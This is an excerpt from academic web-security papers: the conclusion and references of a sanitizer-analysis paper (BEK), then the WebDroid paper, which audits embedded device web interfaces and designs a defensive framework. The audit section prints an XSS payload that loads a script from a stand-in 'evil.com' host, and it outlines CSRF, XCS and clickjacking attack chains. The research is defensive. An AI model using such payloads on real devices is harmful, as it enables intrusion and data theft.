Our work is complementary to previous efforts in extending SMT solvers to understand the theory of strings. HAMPI [20] and Kaluza [31] extend the STP solver to handle equations over strings and equations with multiple variables. Rex extends the Z3 solver to handle regular expression constraints [35], while Hooimeijer *et al.*show how to solve subset constraints on regular languages [17]. We in contrast show how to combine any of these solvers with finite transducers whose edges can take symbolic values in any of the theories supported by the solver.

The work in [28] introduces the first symbolic extension of finite state transducers called a *predicate-augmented finite state transducer* (pfst). A pfst has two kinds of transitions: 1) $p \xrightarrow{\varphi/\psi} q$ where φ and ψ are character predicates or ϵ, or 2) $p \xrightarrow{c/c} q$. In the first case the symbolic transition corresponds to all concrete transitions $p \xrightarrow{a/b} q$ such that $\varphi(a)$ and $\psi(b)$ are true, the second case corresponds to *identity* transitions $p \xrightarrow{a/a} q$ for all characters a. A pfst is not expressive enough for describing an SFT. Besides identities, it is not possible to establish functional dependencies from input to output that are needed for example to encode sanitizers such as `EncodeHtml`.

A recent symbolic extension of finite transducers is *streaming transducers* [6]. While the theoretical expressiveness of the language introduced in [6] exceeds that of BEK, streaming transducers are restricted to character theories that are total orders with no other operations. Also, composition of streaming transducers requires an explicit treatment of characters. It is an interesting future research topic to investigate if there is an extension of SFTs or a restriction of streaming transducers that allows efficient symbolic analysis techniques to be applied.

6 Conclusions

Much prior work in XSS prevention assumes the correctness of sanitization functions. However, practical experience shows writing correct sanitizers is far from trivial. This paper presents BEK, a language and a compiler for writing, analyzing string manipulation routines, and converting them to general-purpose languages. Our language is expressive enough to capture real web sanitizers used in ASP.NET, the Internet Explorer XSS Filter, and the Google AutoEscape framework, which we demonstrate by porting these sanitizers to BEK.

We have shown how the analyses supported by our tool can find security-critical bugs or check that such bugs do not exist. To improve the end-user experience when a bug is found, BEK produces a counter-example. We discover that only 28.6% of our sanitizers commute, $\sim$79.1% are idempotent, and only 8% are reversibe. We also demonstrate that most hand-written `HTMLEncode` implementations disagree on at least some inputs. Unlike previously published techniques, BEK deals equally well with Unicode strings without creating a state explosion. Furthermore, we show that our algorithms for equivalence checking and composition computation are extremely fast in practice, scaling near-linearly with the size of the symbolic finite transducer representation.

References

[1] About Safari 4.1 for Tiger. http://support.apple.com/kb/DL1045.

[2] Internet Explorer 8: Features. http://www.microsoft.com/windows/internet-explorer/features/safer.aspx.

[3] NoXSS Mozilla Firefox Extension. http://www.noxss.org/.

[4] OWASP: ESAPI project page. http://code.google.com/p/owasp-esapi-java/.

[5] XSS (Cross Site Scripting) Cheat Sheet. http://ha.ckers.org/xss.html.

[6] R. Alur and P. Cerný. Streaming transducers for algorithmic verification of single-pass list-processing programs. In *Proceedings of the Symposium on Princples of Programming Languages*, pages 599–610, 2011.

[7] Apple. Jsdecode implementation, 2011. `http://trac.webkit.org/browser/releases/Apple/Safari%205.0/JavaScriptCore/runtime/JSGlobalObjectFunctions.cpp`.

[8] S. Artzi, A. Kieżun, J. Dolby, F. Tip, D. Dig, A. Paradkar, and M. D. Ernst. Finding bugs in Web applications using dynamic test generation and explicit-state model checking. *Transactions on Software Engineering*, 99:474–494, 2010.

[9] D. Balzarotti, M. Cova, V. Felmetsger, N. Jovanovic, E. Kirda, C. Kruegel, and G. Vigna. SANER: Composing static and dynamic analysis to validate sanitization in Web applications. In *Proceedings of the Symposium on Security and Privacy*, 2008.

[10] D. Bates, A. Barth, and C. Jackson. Regular expressions considered harmful in client-side XSS filters. In *Proceedings of the Conference on the World Wide Web*, pages 91–100, 2010.

[11] N. Bjørner, N. Tillmann, and A. Voronkov. Path feasibility analysis for string-manipulating programs. In *Proceedings of the International Conference on Tools And Algorithms For The Construction And Analysis Of Systems*, 2009.

[12] C. Y. Cho, D. Babić, E. C. R. Shin, and D. Song. Inference and analysis of formal models of botnet command and control protocols. In *Proceedings of the Conference on Computer and Communications Security*, pages 426–439, 2010.

[13] A. S. Christensen, A. Møller, and M. I. Schwartzbach. Precise Analysis of String Expressions. In *Proceedings of the Static Analysis Symposium*, 2003.

[14] L. de Moura and N. Bjørner. Z3: An Efficient SMT Solver. In *Proceedings of the International Conference on Tools And Algorithms For The Construction And Analysis Of Systems*, 2008.

[15] A. J. Demers, C. Keleman, and B. Reusch. On some decidable properties of finite state translations. *Acta Informatica*, 17:349–364, 1982.

[16] P. Hooimeijer. Decision procedures for string constraints. Ph.D. Dissertation Proposal, University of Virginia, April 2010.

[17] P. Hooimeijer and W. Weimer. A decision procedure for subset constraints over regular languages. In *Proceedings of the Conference on Programming Language Design and Implementation*, pages 188–198, 2009.

[18] P. Hooimeijer and W. Weimer. Solving string constraints lazily. In *Proceedings of the International Conference on Automated Software Engineering*, 2010.

[19] N. Jovanovic, C. Kruegel, and E. Kirda. Pixy: a static analysis tool for detecting Web application vulnerabilities (short paper). In *Proceedings of the Symposium on Security and Privacy*, May 2006.

[20] A. Kiezun, V. Ganesh, P. J. Guo, P. Hooimeijer, and M. D. Ernst. HAMPI: a solver for string constraints. In *Proceedings of the International Symposium on Software Testing and Analysis*, 2009.

[21] N. Kobayashi, N. Tabuchi, and H. Unno. Higher-order multi-parameter tree transducers and recursion schemes for program verification. In *Proceedings of the Symposium on Principles of Programming Languages*, pages 495–508, 2010.

[22] D. Lindsay and E. V. Nava. Universal XSS via IE8's XSS filters. In *Black Hat Europe*, 2010.

[23] B. Livshits and M. S. Lam. Finding security errors in Java programs with static analysis. In *Proceedings of the Usenix Security Symposium*, pages 271–286, Aug. 2005.

[24] B. Livshits, A. V. Nori, S. K. Rajamani, and A. Banerjee. Merlin: Specification inference for explicit information flow problems. In *Proceedings of the Conference on Programming Language Design and Implementation*, June 2009.

[25] M. Martin, B. Livshits, and M. S. Lam. SecuriFly: Runtime vulnerability protection for Web applications. Technical report, Stanford University, Oct. 2006.

[26] Y. Minamide. Static approximation of dynamically generated web pages. In *Proceedings of the International Conference on the World Wide Web*, pages 432–441, 2005.

[27] A. Nguyen-Tuong, S. Guarnieri, D. Greene, J. Shirley, and D. Evans. Automatically hardening Web applications using precise tainting. In *Proceedings of the IFIP International Information Security Conference*, June 2005.

[28] G. V. Noord and D. Gerdemann. Finite state transducers with predicates and identities. *Grammars*, 4:2001, 2001.

[29] G. Rozenberg and A. Salomaa, editors. *Handbook of Formal Languages*, volume 1. Springer, 1997.

[30] P. Saxena, D. Akhawe, S. Hanna, F. Mao, S. McCamant, and D. Song. A symbolic execution framework for JavaScript. Technical Report UCB/EECS-2010-26, EECS Department, University of California, Berkeley, Mar 2010.

[31] P. Saxena, D. Akhawe, S. Hanna, S. McCamant, F. Mao, and D. Song. A symbolic execution framework for JavaScript. In *Proceedings of the IEEE Symposium on Security and Privacy*, 2010.

[32] P. Saxena, D. Molnar, and B. Livshits. ScriptGard: Preventing script injection attacks in legacy Web applications with automatic sanitization. Technical Report MSR-TR-2010-128, Microsoft Research, Sept. 2010.

[33] B. Schmidt. Google analytics XSS vulnerability, 2011. `http://spareclockcycles.org/2011/02/03/google-analytics-xss-vulnerability/`.

[34] M. Veanes, N. Bjørner, and L. de Moura. Symbolic automata constraint solving. In C. Fermüller and A. Voronkov, editors, *LPAR-17*, volume 6397 of *LNCS*, pages 640–654. Springer, 2010.

[35] M. Veanes, P. de Halleux, and N. Tillmann. Rex: Symbolic Regular Expression Explorer. In *Proceedings of the International Conference on Software Testing, Verification and Validation*, 2010.

[36] G. Wassermann and Z. Su. Sound and precise analysis of Web applications for injection vulnerabilities. In *Proceedings of the Conference on Programming Language Design and Implementation*, 2007.

[37] G. Wassermann, D. Yu, A. Chander, D. Dhurjati, H. Inamura, and Z. Su. Dynamic test input generation for Web applications. In *Proceedings of the International Symposium on Software Testing and Analysis*, 2008.

[38] J. Williams. Personal communications, 2005.

[39] Y. Xie and A. Aiken. Static detection of security vulnerabilities in scripting languages. In *Proceedings of the Usenix Security Symposium*, pages 179–192, 2006.

[40] L. Yuan, J. Mai, Z. Su, H. Chen, C.-N. Chuah, and P. Mohapatra. Fireman: A toolkit for firewall modeling and analysis. In *Proceedings of the Symposium on Security and Privacy*, pages 199–213, 2006.

Toward Secure Embedded Web Interfaces

Baptiste Gourdin
LSV ENS-Cachan
gourdin@lsv.ens-cachan.fr

Chinmay Soman
Stanford University
cpsoman@stanford.edu

Hristo Bojinov
Stanford University
hristo@cs.stanford.edu

Elie Bursztein
Stanford University
elie@cs.stanford.edu

Abstract

We address the challenge of building secure embedded web interfaces by proposing *WebDroid*: the first framework specifically dedicated to this purpose. Our design extends the Android Framework, and enables developers to create easily secure web interfaces for their applications. To motivate our work, we perform an in-depth study of the security of web interfaces embedded in consumer electronics devices, uncover significant vulnerabilities in all the devices examined, and categorize the vulnerabilities. We demonstrate how our framework's security mechanisms prevent embedded applications from suffering the vulnerabilities exposed by our audit. Finally we evaluate the efficiency of our framework in terms of performance and security.

1 Introduction

Virtually all network-capable devices, including simple consumer electronics such as printers and photo frames, ship with an embedded web interface for easy configuration. The ubiquity of web interfaces can be explained by two key factors. For end users, they are easy to use because the interaction takes place in a familiar environment: the web browser. For device manufacturers, providing a web-based interface is cheaper than developing and maintaining custom software and installers.

Though web interfaces are clearly an effective solution from a usability perspective, considerable expertise is required to make them secure [50]. Our first security audit of embedded web interfaces ([7]) provided the initial impetus for our work. To underscore the impact of these earlier results, we point out that compromising a networked device can be used as a stepping stone towards compromising the local network [45]. For example, compromising a photo frame in an office building can lead to an infection of a Web browser connecting to the photo frame. The infection can subsequently spread to the entire local network, and also result in privacy breaches [8]. For instance a router web interface can be exploited to steal remotely the WiFi WPA key and gain access to the entire network. Mitigating the threats posed by embedded devices, including routers, is becoming a critical task, as pointed out repeatedly in recent work [7, 45, 19, 27]. In the absence of a reference framework for building embedded web interfaces each vendor is forced to develop its own stack, which usually leads to security problems. This work takes the initial studies a step further and proposes a solution that uniformly addresses all of the known sources of vulnerabilities in embedded web applications.

We have chosen to build our reference implementation as an Android application for several reasons. First, Android has quickly become the premier open embedded operating system on the market, shipping not only on tens of millions of smart-phones every year, but also on specialized devices such as the Nook e-book reader by Barnes&Noble. Second, Android's de facto bias towards the ARM architecture makes the operating system suitable for embedding in other consumer devices such as cameras, photo frames, and media hubs. Third, the security architecture adopted by Android is particularly well-suited for embedded single-user devices as it casts the system security question into one of effectively isolating concurrent, possibly vulnerable applications.

Our main contribution in this paper, *WebDroid* [16], is the first open-source web framework specifically designed for building secure embedded web interfaces:

- *WebDroid* is designed, implemented and evaluated based on the knowledge we gained by auditing more than 30 web embedded devices' web interfaces over the two last years, and the more that 50 vulnerabilities we discovered on these devices.

- *WebDroid* is a novel composition of security design principles and techniques with a simple and intuitive configuration interface where most of the security mechanisms are enabled by default—including location and network address restrictions, as well as server-side CSP and frame-busting.

- *WebDroid* also features application-wide authentication that ensures that every embedded web application will have a secure login and logout mechanism which is resistant to attacks, including brute-forcing and session hijacking.

Similar to previous work done on building secure web servers (e.g., the OKWS server [29]), our framework separates the core web server components from the applications to protect against low level attacks. Unlike previous systems however, our framework also mitigates all of the known application-level attacks including XSS (Cross-Site Scripting) [13], CSRF (Cross Site Request Forgery) [50], SQL injection [50] and Clickjacking [44].

The remainder of the paper is organized as follows: in Section 2 we briefly go through the background necessary to understand this work. In Section 3 we present and categorize the vulnerabilities we found during our audit work. Section 4 develops the threat model that we address with our system design depicted in Section 5. In Section 6 we highlight the main defense mechanisms that are employed in our implementation. Section 7 presents the user interface for managing web applications. Section 9 discusses two application case studies and describes how *WebDroid* security mechanisms help to mitigate vulnerabilities. In Section 10 we provide a summary of relevant related work, and Section 11 concludes the paper.

2 Background

The embedded device market is growing rapidly. For example, in the 4th quarter of 2008, 7 million digital photo frames were sold, almost 50% more than in the 4th quarter of 2007. Similarly, analysts forecast that by 2012, 12 million Network Attached Storage (NAS) devices will be sold each year. At the current pace, devices with embedded web servers will outnumber traditional web servers in less than 2 years; Netcraft reported that there are roughly 40 millions active web servers on the Internet in June 2009 [35].

In order to differentiate their products from those of their competitors, vendors are constantly adding novel features to their products, such as BitTorrent support in NAS devices.

As the number of features increases, a need for a powerful management interface on the device rapidly arises. To offer this in an intuitive, convenient, and cost effective way, vendors have started to embed web interfaces in their products. While the most well known use of these web interface is to configure network equipments such as WiFi access points and routers, many other embedded devices include web interfaces. For instance digital photo frames are an excellent example of this expansion of features and need for a rich configuration interface. Thus, it is safe to say that web interfaces have become the norm in managing embedded devices.

Our audit uncovered abundant examples of features that were hastily implemented and vulnerable to web attacks. For example the Flickr integration in digital photo frames led to XSS attacks. What is especially troublesome is the fact that we found CSRF exploits in managed network switches aimed for datacenter use. Attacks on such devices could allow remote users to reboot them and effectively DoS an entire company intranet in one step.

Figure 1: The web interface embedded into a Samsung photo frame.

Figure 1 is a screenshot of the interface embedded in a high-end Samsung photo frame. This interface allows the user to control the frame's display remotely, add an Internet photo feed to be displayed on the frame, and to find out various statistics. Although at first sight this interface looks perfectly designed, we found out that in reality it is completely flawed: for example, it is possible to bypass the authentication process to view photos and it is possible to inject an exploit via a CSRF and XSS vulnerability that allows to extract photos and send them to a remote server.

3 Embedded Web Application Security: State of the Art

Over the last two years we audited the web interfaces for more than 30 embedded devices. In this section we report our audit results and discuss the insights we gained from them. These results and insights are later used to justify and guide the design of our framework security features. Note that although we discussed some of the vulnerabilities we found in a previous publication [8], this is the first time that the complete audit results are reported and discussed.

3.1 Audit coverage

The eight categories of devices we tested are: *lights-out management (LOM) interfaces* (these typically allow the administrator to power cycle a PC or control network access, bypassing the OS), *NAS* (used for shared storage accessible via Ethernet), *photo frames* (we focused on "smart" frames with network connectivity), *routers/access points* (probably the most familiar browser-managed class of consumer device), *IP cameras* (with video feeds that can be accessed over the network), *IP phones* (especially those with a web-based management interface), *switches* ("managed switches" that expose some configuration options), and *printers* (the larger ones usually have a HTTP-based interface used to configure a variety of functions, including access via e-mail). The eight device categories spanned seventeen brands: Table 1 shows which types of devices were tested for each brand. As one can see we did test devices from vendors specialized in one type of product such as *Buffalo*, and from vendors that have a wide range of products such as *D-link*.

3.2 Vulnerability classes

XSS. As a warm-up we started by testing for Type 2 (stored) cross-site scripting (XSS) vulnerabilities [13], which are common in web applications. Most devices are vulnerable, including those that perform some input checking. For example, the TrendNet switch ensures that its system location field does not contain spaces, but does not prevent attacks of the form:

```
loc");document.write("<script/src=
'http://evil.com/a.js'></sc"+"ript>.
```

XSS attacks are particularly dangerous on embedded devices because they are the first step toward a persistent reverse XCS, as discussed below.

CSRF. Cross-site request forgery [50] enables an attacker to compromise a device by using an external web site as a stepping stone for intranet infiltration. On embedded devices it can also be used as a direct vector of attack as it allows the attacker to reboot critical network equipments such as switches, IP phones and routers. Finally we used CSRF as a way to inject Type 2 (stored) XSS and reverse XCS [9] payloads.

File security. For each device, we checked whether it was possible to read or inject arbitrary files. Some devices, such as the Samsung photo frame, allow the attacker to read protected files without being authenticated. On this device, even when the Web interface was protected by a password, it was still possible to access the photos stored in memory by using a specially crafted URL. On other devices, the Web interface could be compromised by abusing the log file.

User authentication. Most devices have a default password or no password at all. Additionally, most devices authenticate users in cleartext (i.e. without HTTPS). This was even true for several security cameras, which is surprising given that they are intended to securely monitor private spaces. We even found that some NAS and photo frames do not properly enforce the authentication mechanism and it is possible to access the user content (i.e. photos) without being traced in the logs. Similarly, nothing is done at the network level to prevent session hijacking as the traffic is in clear and the cookies are sent over HTTPS. Finally as far as we can tell not a single device implements a password policy or an anti-brute force defense.

Clickjacking attacks. Clickjacking attacks [18] are the most recent, and most overlooked attack vectors as all devices were vulnerable to them. While at first sight this does not appear to be a big issue, it turns out that being able clickjack an embedded interface gives a lot of leverage to the attacker. For example basic Clickjacking can be used to reboot devices, erase their content and in the case of routers, enable guest network access. Advanced Clickjacking [49] as demonstrated by Paul Stone at Black-Hat Europe 2010 allows the attacker to steal the router WPA key or the NAS password.




Figure 2: Overview of an XCS attack.

Brand	Camera	LOM	NAS	Phone	Photo Frame	Printer	Router	Switch
Allied								✓
Buffalo			✓				✓	
Belkin							✓	
D-Link	✓		✓				✓	
Dell		✓						
eStarling					✓			
HP						✓		
IBM		✓						
Intel		✓						
Kodak					✓			
LaCie			✓					
Linksys	✓		✓	✓			✓	
Netgear							✓	✓
SMS networks							✓	
Panasonic	✓							
QNAP			✓					
Samsung	✓							
SMC								✓
TrendNet							✓	✓
ZyXEL							✓	

Table 1: List of devices by brand.

XCS. A *Cross-Channel Scripting* attack [9] comprises two steps, as shown in Figure 2. In the first step the attacker uses a non-web communication channel such as FTP or SNMP to store malicious JavaScript code on the server. In the second step, the malicious content is sent to the *victim* via the Web interface. XCS vulnerabilities are prevalent in embedded devices since they typically expose multiple services beyond HTTP. XCS bugs often affect the interaction between two specific protocols only (such as the combination of HTTP and BitTorrent), which can make them harder to detect.

Reverse XCS. In a *Reverse XCS* attack the web interface is used to attack another service on the device. We primarily use reverse XCS attacks to exfiltrate data that is protected by an access control mechanism.

We did not look for SQL injections [21], as it was unlikely that the audited devices would contain a SQL server. However we still consider SQL injection attack to be a potential threat and therefore our framework has security mechanisms in place to mitigate them. Finally, while in some cases we found weaknesses in the networking stack (for example: predictable Initial Sequenced Numbers), we do not discuss that topic here.

3.3 Tools used

The audit of each device was done in three phases. First, we performed a general assessment using *NMap* [31] and *Nessus* [42]. Next, we tested the web management interface using *Firefox* and several of its extensions: *Firebug* [20], *Tamper Data* [26], and *Edit Cookies* [51]. We used a custom tool for CSRF analysis. In the third phase we tested for XCS using hand written scripts and command line tools such as *smbclient*.

3.4 Audit results

Table 2 summarizes which classes of vulnerabilities were found for each type of device. We use the symbol □when one device is vulnerable to this class of attacks and ■when multiples devices in the class are vulnerable. The second column from the left indicates the number of devices tested in that category. We survey the most interesting vulnerabilities in the next section.

Table 2 shows that the NAS category exhibits the most vulnerabilities, which can be expected given the complexity of these devices. We were surprised by the large number of vulnerabilities in photo frames, which are relatively simple devices.

Type	# Devices	XSS	CSRF	XCS	RXCS	File	Auth
LOM	3	■	■	■			■
NAS	5	■	■	■	■	■	■
Photo frame	3	■	■	■	□	□	■
Router	8	■	■	□		■	■
IP camera	3		■			□	■
IP phone	1	□	□	□			□
Switch	4	■	■	■			■
Printer	1	□	□		□		□

Table 2: Vulnerability classes by device type.

A possible explanation is that vendors rushed to market in order to grab market share with new features. Indeed, in the Kodak photo frame, half the Web interface is protected against XSS while the other half is completely vulnerable. IP cameras and routers are more mature, and therefore tend to have a better security. Table 2 also shows that even enterprise-grade devices such as switches, printers, and LOM are vulnerable to a variety of attacks, which is a concern as they are usually deployed into sensitive environments such as server rooms.

4 Threat Model

Our audit showed that embedded web management interfaces pose a serious security threat and are currently one of the weakest links in home and office networks. In this section we formalize our attacker model and the security objectives that our framework aims at achieving.

4.1 Attacker model

In this paper, we are concerned with securing embedded web interfaces from malicious attackers. Inspired by the threat model of [6] we are using the "web attacker" concept with slightly more powerfully attacker as we allow the attacker to interact directly with the web framework like in the active attacker model. Accordingly our attacker model is defined as follows: we assume an honest user employs a standard web browser to view and interact with the embedded web interface content. Our malicious web attacker attempts to disrupt this interaction or steal sensitive information such as a WPA key. Typically, a web attacker can attempt to do this in two ways: by trying to exploit directly a vulnerability in the web interface, or by placing malicious content (e.g. JavaScript) in the user's browser and modifying the state of the browser, interfering with the honest session. We allow the attacker to attempt to directly attack the web framework in any way he likes; in particular, we assume that the attacker will attempt to DDOS the web server, find buffer overflow exploits or brute force the authentication. Finally, we also assume that the attacker will be able to manipulate any non-encrypted session to his advantage.

4.2 Security objectives

Based on our audit evaluation and the attacker model described above we now formalize what security objectives our framework aims at achieving. These goals fall into four distinct umbrella objectives that cover all of the known attacks against a web interface.

Enforcing access control. The first goal of our framework is to ensure that only the right principals have access to the right data. Access control enforcement needs to be enforced at multiple levels. First, at the network level, our framework needs to ensure that the web interface is only available in the right physical or network location and to the right clients. At the application level, it means that the framework needs to ensure that every web resource is properly protected and that the attacker can not brute-force user passwords. Finally, at the user level it also means that the framework offers to the user the ability to declare whether a specific client is allowed to access a given web application.

Protecting session state. Protecting session state ensures that once a session is established with the framework, only the authenticated user is accessing the session. At the network level, protecting the session state implies preventing man in the middle attacks by enforcing the use of SSL. At the HTTP level, protecting the session means protecting the session cookies from being leaked over HTTP (as in the Sidejacking attack) or being read via JavaScript (XSS).

Deflecting direct web attacks. Deflecting direct web attacks requires that our framework is not vulnerable to buffer overflow or at least that the privileges gained in case of successful exploitation are limited. At the application level, the framework must be able to mitigate XSS [13], and SQL injection attacks [21].

Preventing web browser attacks. In order to prevent web browser attacks, the framework has to work with the browser to ensure that the attacker cannot include in a web site a piece of code (such as an iframe or JavaScript) that can abuse the trust relation between the browser and the web interface. These attacks are instances of the confused deputy problem [6]. They include CSRF and Clickjacking attacks.

5 System Overview

In this section we discuss the design principles behind our framework, provide an overview of how the framework works and describe how a web request is checked and processed.

5.1 Design principles

To address the threat model presented in the previous section, our framework is architected around the following four principles:

Secure by default. The team in charge of building an embedded web interface is usually not security savvy and is likely to make mistakes. To cope with this lack of knowledge our framework is designed to be secure by default, which means that every security feature and check is in place and it is up to the developers to make them less restrictive or turn them off. For instance, our default CSP [14] (content security policy) only allows content from *self*, which means that no external content will be allowed to load from a page in the web interface. Similarly the framework uses whitelists for input filtering: by default only a restricted set of characters is allowed in URL parameters and POST variables, and it is up to the developer to relax this whitelist if needed. As a final example, the framework injects JavaScript frame-busting code and the X-Frame-Option header in all the pages in order to prevent Clickjacking attacks. In the unlikely situation where the interface needs to be embedded in another webpage, the developer must turn the defense mechanism off.

Defense in depth. Since there is no universal fix for many types of attacks, including XSS, CSRF, and Clickjacking, our framework follows the defense in depth principle and implements all the known techniques to try and mitigate each threat as much as possible. We perform filtering and security checks at input, during processing, and during output.

Least privilege. Following the OKWS design [29], we implement the least privilege principle by leveraging the Android architecture. Each application and the framework have separate user IDs and sets of permissions; this guarantees that if the framework or one of the applications is compromised, the attacker will not take complete ownership of the data. For instance by taking over the framework one does not gain access to the phone contacts list used by one of the applications: our framework only has the network privilege. Note that the application developer must modularize his or her application to fully benefit from the least privilege design. Product features that can significantly modify device functionality, such as by executing a firmware upgrade, need to receive special consideration as well perhaps resulting in additional backend checks performed in advance.

User consent. Our last design principle is ”user consent as permission”: we let the user make the final decisions about key security policies. For example, when a new web client wants to access one of the phone web applications, it is up to the user to allow this or not because only she knows if this request is legitimate. Similarly, when the user installs a new web application, she is asked if she wants to be prompted for approval each time a client connects to that application. Finally, at install time we also provide the user with a summary of the security features that have been disabled. The user can then decide if the presented security profile is acceptable or not. While users can generally not be relied on for ensuring system security, we implement the user consent principle in order to catch potential security issues that clearly defeat common sense.

5.2 Server architecture

As shown in Figure 3, the framework is composed of four blocks and architected like the iptables firewall with a series of security checks performed at input time, and another series during output.

The Dispatcher is responsible for forwarding an HTTP request to the desired application. The forwarding decision is based on the unique port number assigned to every application. Separating applications by port number allows greater granularity for doing data encryption which is specific to every application. In addition to forwarding, the Dispatcher is also responsible for policy based enforcement of security mechanisms.

The Configuration Manager handles per-application tuning of the security policies. When an application is first registered with the web server, all the security mechanisms are turned on by default. The administrator can then enable or disable individual mechanisms using the configuration interface. The resulting configuration is captured in a database and made available to the Dispatcher for policy enforcement.




Figure 3: Overview of the framework design showing the interaction of the different web server components (dispatcher, applications, and alert system) involved in the processing a client request.

The Alert System is used to control how the administrator is to be notified for different events. For instance, the administrator may want to be explicitly alerted for every new client connection. The Alert System also handles notifications caused by malicious web requests as detected by the Dispatcher. Notifications can either be passive or active depending on whether they need approval from the administrator.

Finally, the framework also provides an API for efficiently implementing web applications. The core functionality includes methods to handle HTTP requests and generate the response. It also provides handlers with build in security mechanisms for content generation such as HTML components, CSS, JavaScript, JSON etc. For instance, the HTML, XML and JSON handlers provide parameterized functions required to escape dynamic content before being added to the rendered page. In addition, the framework provides methods for allowing applications to construct HTTPOnly or secure cookies.

5.3 Request processing

As depicted in Figure 3 a new web request goes through a series of input security checks and processing, and is subsequently forwarded to the actual application. The response generated is subjected to another iteration of checks and processing before being sent to the client. If any check fails then the processing is aborted and a notification is sent via the Alert System.

The pre-processing step performs two rounds of security checks. First, the origin of the request is compared to the client restriction policy in order to block queries coming from unwanted sources. Second, the HTTP query is validated through regular expression whitelists. The corresponding web application is then identified (based on the port number) and the session and CSRF tokens validation checks can be done.

After validation, the request is sent to the web application which generates a page using our framework and sends it back to the web server. Before reaching the network, the response is passed through post-processing security mechanisms like S-CSP and CSRF token generation. This usually results in the inclusion of additional headers and modification of certain HTML elements. The result is then returned to the client.

6 Security Mechanisms

A broad range of mechanisms and best practices have been developed over the last few years to counter the most severe web security problems. It is clear that no single technique or framework will make a web application secure. In addition, expecting developers to understand and deploy all of these mechanisms on their own is unrealistic. Table 3 maps the mechanisms that we embed in our secure web server implementation against the threats they are designed to mitigate. We now describe each security mechanism and provide further references. Note that in many scenarios we depend on a correct browser implementation for security capabilities. Wherever possible, we use additional mechanisms that can add security even if the browser is not up-to-date or compliant.

HTTPOnly cookies. Many XSS vulnerabilities can be mitigated by reducing the amount of damage an injected script can inflict. HTTPOnly cookies [33] achieve this by restricting cookie values to be accessible by the server only, and not by any scripts running within a page. In practice, most cookies used in web application logic are inherently friendly to this concept, and this is why we have chosen to build it in. (HTTPOnly cookies are not implemented by Android HttpCookie.)

Category	Access control		Session		Direct attack				Browser attack	
Defense/Threat	Bypass	Pass guess	MITM	Hijack	XSS	SQLi	XCS	RXCS	CSRF	Clickjack
HTTP only cookie				✓	✓			✓		
Server side input filtering					✓	✓		✓		
CSP					✓		✓			
S-CSP					✓		✓			
CSRF random token								✓	✓	
Origin header verification								✓	✓	
X-FRAME-OPTION										✓
JS frame-busting code										✓
SSL			✓	✓						
HSTS			✓	✓						
Secure cookie				✓						
Parametrized queries						✓				
URL scanning										
Application-wide auth	✓									
Password policy		✓								
Anti brute-force		✓								
Restrict network/location	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
DOS protection										

Table 3: Threats and corresponding security mechanisms

Server-side input filtering. Even though filtering or whitelisting of user input can fail if implemented incorrectly [3, 2, 1], it is still very important to sanitize user data before web pages are rendered with it. Input filtering can prevent scripting exploits as well as SQL injections. When applied to data coming from other embedded services, input filtering can also prevent many XCS attacks.

CSP (Content Security Policy). Pages rendered by the typical embedded web application have little need to contact external web sites. Correspondingly our server is configured to offer restrictive CSP [14] directives to browsers, limiting the impact of any injected code in the page.

S-CSP (Server-side Content Security Policy). For browsers that do not support CSP, we introduce Server-side CSP. While rendering a particular site, the server looks at the CSP directives present in the header (or the policy-uri) and modifies the HTML code accordingly. Instead of standard input filtering, the changes are based on the custom policies defined by the administrator: such as valid hosts for the different HTML elements, use of inline-scripts, eval functionality usage and so on. Its novelty lies in the fact that the resulting HTML page as received by the browser automatically becomes CSP compliant. In addition to filtering, S-CSP can also support reporting of CSP violations via 'report-uri' directive which ordinarily is not possible for incompatible browsers.

X-Frame-Options. Clickjacking is a serious emerging threat which is best handled by preventing web site framing. Since embedded web applications are usually not designed with mash-up scenarios in mind, setting the option to DENY is a good default configuration.

JavaScript frame-busting. Not all browsers support the X-Frame-Options header, and therefore our framework automatically includes frame-busting code in JavaScript. The particular piece of code we use is as simple as possible and has been vetted for vulnerabilities typically found in such implementations [44].

Random anti-CSRF token. Cross-site request forgery is another web application attack which is easy to prevent, but often not addressed in embedded settings. Our framework automatically injects random challenge tokens in links and forms pointing back at the web application, and checks the tokens on page access [39].

Origin header verification. Along with checking CSRF tokens, we make sure that for requests that supply any parameters (either POST or GET) and include the Origin [5] or Referer header, the origin/referer values are as expected. We do this as a basic measure to prevent cross-site attacks. When the Referer header is available, we also check for cross-application attacks, making sure that each application is only accessed through its entry pages.

SSL. Securing network communications often ends up being a low-priority item for application developers, and this is why our web server uses HTTPS exclusively by default, with a persistent self-signed certificate created during device initialization.

HSTS (HTTP Strict Transport Security) and Secure cookies. In addition to supporting SSL out of the box, our server implements the HSTS standard [22] and requests that all incoming connections be over SSL, which prevents several passive and active network attacks [23]. Moreover, browser cookies are created with the Secure attribute, preventing the browser from leaking them to the network in plaintext.

Parametrized rendering and queries. Android already supports parametrized SQLlite queries [52] and we encourage developers to make use of this facility. We have also added the ability to parametrize dynamic HTML rendering, in which case escaping of the output is performed automatically.

URL scanning. Incoming HTTP requests are sanitized by applying filtering similar to that offered by the URLScan tool in Microsoft IIS [34]. Our filter is configured to restrict both the URL and query parts of a request, while changes by the web application developer are allowed if necessary. URLScan is most useful in preventing web application vulnerabilities due to incorrect or incomplete parsing of request data.

